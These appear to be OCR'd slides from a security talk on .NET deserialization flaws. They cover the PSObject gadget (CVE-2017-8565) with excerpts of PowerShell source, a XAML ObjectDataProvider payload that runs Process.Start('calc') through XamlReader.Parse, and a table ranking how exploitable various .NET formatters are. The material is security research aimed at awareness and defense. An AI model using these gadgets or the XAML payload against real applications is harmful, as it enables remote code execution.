
blackhat.com/us-17/briefing … could be interesting. Hope I didn't steal their thunder with any of my .NET gadgets :-)

2:39 AM - 30 Apr 2017

- Goals:
  - Raise awareness about perils of .NET deserialization
  - Present new vulnerable formatters scenarios
  - Present new gadgets
    - Need new gadgets that works with Formatters other than BinaryFormatter

PSObject Gadget (CVE-2017-8565)


- Bridges to custom deserializer



```
        protected PSObject(SerializationInfo info, StreamingContext context)
        {
            this.lockObject = new object();
            if (info == null)
            {
                throw PSTraceSource.NewArgumentNullException("info");
            }
            string source = info.GetValue("CliXml", typeof(string)) as string;
            if (source == null)
            {
                throw PSTraceSource.NewArgumentNullException("info");
            }
            PSObject obj2 = AsPSObject(PSSerializer.Deserialize(source));
            this.CommonInitialization(obj2.ImmediateBaseObject);
            CopyDeserializerFields(obj2, this);
        }
```

https://github.com/stangelandcl/pash-1/blob/master/System.Management.Automation/System.Management.Automation/PSObject.cs


PSObject Gadget (CVE-2017-8565)



```
private bool RehydrateCimInstanceProperty(CimInstance cimInstance, PSPropertyInfo deserializedProperty, HashSet<string> namesOfModi
{
...
    object baseObject = deserializedProperty.Value;
    if (baseObject != null)
    {
        PSObject obj3 = PSObject.AsPSObject(baseObject);
        if (obj3.BaseObject is ArrayList)
        {
...
              if (!LanguagePrimitives.TryConvertTo<Type>(valueToConvert, CultureInfo.InvariantCulture, out type))
              {
                  return false;
              }
              if (!type.IsArray)
              {
                  return false;
              }
              if (!LanguagePrimitives.TryConvertTo(baseObject, type, CultureInfo.InvariantCulture, out obj4))
              {
```

https://github.com/stangelandcl/pash-1/blob/master/System.Management.Automation/System.Management.Automation/InternalDeserializer.cs

PSObject Gadget (CVE-2017-8565)




```
        internal static object ConvertTo(object valueToConvert, Type resultType, bool recursion, IFormatProvider formatProvider
        {
            using (typeConversion.TraceScope("Converting \"{0}\" to \"{1}\".", new object[] { valueToConvert, resultType }))
            {
                bool flag;
                if (resultType == null)
                {
                    throw PSTraceSource.NewArgumentNullException("resultType");
                }
                return FigureConversion(valueToConvert, resultType, out flag).Invoke(flag ? PSObject.Base(valueToConvert) : val
            }
        }
```

LanguagePrimitives.FigureConversion() allows to:

- Call the constructor of any public Type with one argument (attacker controlled)
- Call any setters of public properties for the attacker controlled type
- Call the static public `Parse(string)` method of the attacker controlled type.

https://github.com/stangelandcl/pash-1/blob/master/System.Management.Automation/System.Management.Automation/LanguagePrimitives.cs

PSObject Gadget (CVE-2017-8565)



```
        private static PSConverter<object> FigureParseConversion(Type fromType, Type toType)
        {
...
            else if (fromType.Equals(typeof(string)))
            {
                BindingFlags bindingAttr = BindingFlags.InvokeMethod | BindingFlags.FlattenHierarchy | BindingFlags.Public | Bi
                MethodInfo info = null;
                try
                {
                    info = toType.GetMethod("Parse", bindingAttr, null, new Type[] { typeof(string), typeof(IFormatProvider) },
                }
```

https://github.com/stangelandcl/pash-1/blob/master/System.Management.Automation/System.Management.Automation/LanguagePrimitives.cs

XAML Payload


System.Windows.Markup.XamlReader.Parse() --> Process.Start(“calc”)

```
<ResourceDictionary
        xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
        xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
        xmlns:System="clr-namespace:System;assembly=mscorlib"
        xmlns:Diag="clr-namespace:System.Diagnostics;assembly=system">
        <ObjectDataProvider x:Key="LaunchCalc“
                ObjectType="{x:Type Diag:Process}"
                MethodName="Start">
                <ObjectDataProvider.MethodParameters>
                        <System:String>calc</System:String>
                </ObjectDataProvider.MethodParameters>
        </ObjectDataProvider>
</ResourceDictionary>
```

.NET Native Formatters

Name		Format	Additional requirements	Comments
BinaryFormatter	🟥	Binary	No	ISerializable gadgets
SoapFormatter	🟥	SOAP XML	No	ISerializable gadgets
NetDataContractSerializer	🟥	XML	No	ISerializable gadgets
JavaScriptSerializer	🟧	JSON	Insecure TypeResolver	Setters gadgets
DataContractSerializer	🟨	XML	Control of expected Type or `knownTypes` or weak `DataContractResolver`	Setters gadgets Some ISerializable gadgets
DataContractJsonSerializer	🟨	JSON	Control of expected Type or `knownTypes`	Setters gadgets Some ISerializable gadgets
XmlSerializer	🟨	XML	Control of expected Type	Quite limited; does not work with interfaces
ObjectStateFormatter	🟥	Text, Binary	No	Uses BinaryFormatter internally; TypeConverters gadgets
LosFormatter	🟥	Text, Binary	No	Uses ObjectStateFormatter internally
BinaryMessageFormatter	🟥	Binary	No	Uses BinaryFormatter internally
